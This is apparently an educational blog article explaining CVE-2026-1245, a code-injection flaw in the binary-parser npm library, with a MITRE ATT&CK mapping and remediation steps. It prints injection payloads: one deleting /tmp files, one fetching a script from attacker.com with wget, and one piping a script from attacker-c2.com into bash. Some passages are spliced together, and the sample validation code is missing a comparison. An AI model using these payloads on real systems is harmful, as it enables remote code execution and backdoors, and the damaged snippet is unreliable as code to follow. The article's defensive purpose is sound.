






























Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
The discovery of CVE-2026-1245, a critical vulnerability in the widely-used binary-parser npm library, sent ripples through the Node.js community in early 2026. This flaw, nicknamed "Parser Poisoning," isn't just another bug; it's a stark lesson in how the pursuit of performance can inadvertently open doors for attackers to execute arbitrary code. Affecting versions prior to 2.3.0, this binary-parser vulnerability highlights a critical intersection of dynamic code generation and improper input validation. For cybersecurity professionals, students, and developers, understanding this attack vector is essential for securing modern applications. This guide will break down exactly how the exploit works, map it to the MITRE ATT&CK framework, and provide a clear, actionable path to defend your systems.
The binary-parser library is a popular tool that allows Node.js developers to efficiently parse complex binary data (like file formats or network packets) by defining a schema. To achieve high speed, it uses a dangerous optimization: it dynamically generates the parsing function at runtime by constructing JavaScript code as a string and then compiling it using the JavaScript Function constructor.

The vulnerability (CVE-2026-1245, CVSS 6.5) exists because the library did not sanitize user input that was fed into this code-generation process. If an application dynamically creates a parser schema using untrusted data, for example, a field name from an uploaded file, an attacker can inject malicious JavaScript statements. These statements become part of the generated function and execute with the full privileges of the Node.js process, leading to remote code execution (RCE). The fix in version 2.3.0 involves proper validation and sanitization of all input used in schema definitions.

To truly grasp this binary-parser vulnerability, we need to look under the hood. The library's performance comes from avoiding a slow, interpretive parser. Instead, it builds a custom, optimized function for each schema.
When you define a parser, binary-parser internally builds a string of JavaScript source code. For a simple schema defining a 16-bit integer, it might generate a string like:
// Internal code generation (simplified)
const codeString = `
    return function(buffer) {
        const vars = {};
        vars.myField = buffer.readUInt16BE(0); // Reading the integer
        return vars;
    }
`;
const parsingFunction = new Function('buffer', codeString); // COMPILATION HAPPENS HERE
The vulnerability occurs because user-controlled input, like a field name or an encoding type, is directly interpolated into this code string. There is no validation to check if the input contains malicious code.
Consider an application that lets users define a field name for parsed data (e.g., from a user-uploaded binary template). A normal input would be "timestamp". An attacker would provide:
"timestamp; console.log(require('child_process').execSync('rm -rf /tmp/*')); //"
This malicious input gets interpolated directly:
// Generated code becomes poisoned
const poisonedCodeString = `
    return function(buffer) {
        const vars = {};
        vars.timestamp; console.log(require('child_process').execSync('rm -rf /tmp/*')); // = buffer.readUInt16BE(0);
        return vars;
    }
`;
// The `new Function()` compiles and executes this, running the shell command!
The semicolon ends the intended statement, and the attacker's code is executed in the context of the Node.js process. This is a classic Code Injection flaw, made possible by the unsafe use of new Function() with unsanitized input.
Understanding this binary-parser vulnerability within a structured framework like MITRE ATT&CK helps defenders anticipate and detect related attacks. This flaw serves as a perfect vehicle for several techniques.
| MITRE ATT&CK Tactic | Technique (ID & Name) | How It Applies to Parser Poisoning |
|---|---|---|
| Initial Access | T1190 - Exploit Public-Facing Application | The attacker exploits the vulnerable Node.js application (using binary-parser) over the network to gain initial foothold. |
| Execution | T1059.007 - Command and Scripting Interpreter: JavaScript | The core of the exploit. The injected payload is arbitrary JavaScript code, executed via the Node.js interpreter within the application's context. |
| Persistence / Defense Evasion | T1505.003 - Server Software Component: Web Shell | An attacker could use the code execution to deploy a web shell on the server, ensuring continued access. |
| Impact | T1496 - Resource Hijacking | Could be used to run cryptocurrency miners or other resource-intensive malicious code on compromised servers. |
"field; require('child_process').exec('wget http://attacker.com/shell.sh -O /tmp/shell.sh'); //".sh, bash, curl, wget). Use IDS/IPS rules to flag network requests containing suspicious JavaScript syntax in parameters.--disable-node-options flag or similar to restrict dangerous Node.js modules (like child_process) in production if not needed. Employ security linters (Semgrep, CodeQL) to find similar patterns.This isn't a theoretical flaw. The binary-parser vulnerability is exploitable in any application that builds schemas dynamically from external sources.
This walkthrough illustrates the attack chain to foster defensive understanding. Only perform this in a controlled, authorized lab environment.
Find an application using a vulnerable version (< 2.3.0) of binary-parser. Look for features where file format, data structure, or parser options can be influenced by the user (e.g., "Upload Custom Data Template").
Design a payload that breaks out of the intended variable assignment and executes a command. A simple proof-of-concept to confirm execution might be:
"fieldName; console.log('PWNED'); process.exit(1); //"
This would print "PWNED" to the server logs and crash the process, confirming the injection.
Submit the payload through the identified input vector. This could be via a file upload, a POST request parameter, or a WebSocket message, wherever the application passes untrusted data to binary-parser's schema definition.
If successful, the attacker's code runs. A more dangerous payload could fetch and execute a secondary script from an attacker-controlled server, establishing a persistent backdoor.
"x; const { exec } = require('child_process'); exec('curl http://attacker-c2.com/script.sh | bash'); //"
eval() or new Function() for performance without considering the massive security risk.--no-node-snapshot for some isolation).Here’s a concrete framework to secure your use of binary-parser or similar libraries.
npm list binary-parser to check the version.require('binary-parser') or import statements.npm update binary-parser or set version to "^2.3.0" in package.json.
// BAD: Direct interpolation of user input
const parser = Parser.start().string("filename", { length: userProvidedLength });

// GOOD: Validate and sanitize first
const sanitizedLength = validateAndSanitizeLength(userProvidedLength); // Throws if invalid
const parser = Parser.start().string("filename", { length: sanitizedLength });

// Example validation function
function validateAndSanitizeLength(input) {
    const len = parseInt(input, 10);
    if (isNaN(len) || len  1024) { // Define sensible bounds
        throw new Error("Invalid length parameter");
    }
    return len;
}
Q: Is my application vulnerable if I only use static, hard-coded parser schemas?
A: No. The advisory from CERT/CC and Alma Security explicitly states that applications using only static schemas are not affected. The vulnerability is triggered only when untrusted input is used to dynamically construct the parser definition (e.g., field names, lengths, types).
Q: What's the CVSS score, and what does it mean?
A: CVE-2026-1245 has a CVSS v3.1 score of 6.5 (Medium severity). The score reflects that the attack requires some specific conditions (dynamic schema from untrusted input) but can lead to full compromise of the application's process. It's a high-impact flaw with a medium attack complexity.
Q: Beyond updating, how can I find similar vulnerabilities in my code?
A: Use static application security testing (SAST) tools. For Node.js, GitHub CodeQL has queries to detect instances of new Function() or eval() with user-controlled input. Also, review the CWE-94: Improper Control of Generation of Code ('Code Injection') page to understand the root cause.
Q: Are other libraries vulnerable to this type of issue?
A: Absolutely. Any library or custom code that uses eval(), new Function(), setTimeout() with strings, or vm.runInContext() with unsanitized input is at risk. This binary-parser vulnerability is a specific case of a much broader class of Code Injection flaws.
Function constructor, a common performance optimization with catastrophic security implications if mishandled.Don't let your application be the next victim of Parser Poisoning. Your action plan is straightforward:
npm update binary-parser or manually set the version in your package.json file.By understanding and acting on this vulnerability, you're not just fixing a bug, you're building a more resilient and secure software development practice.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.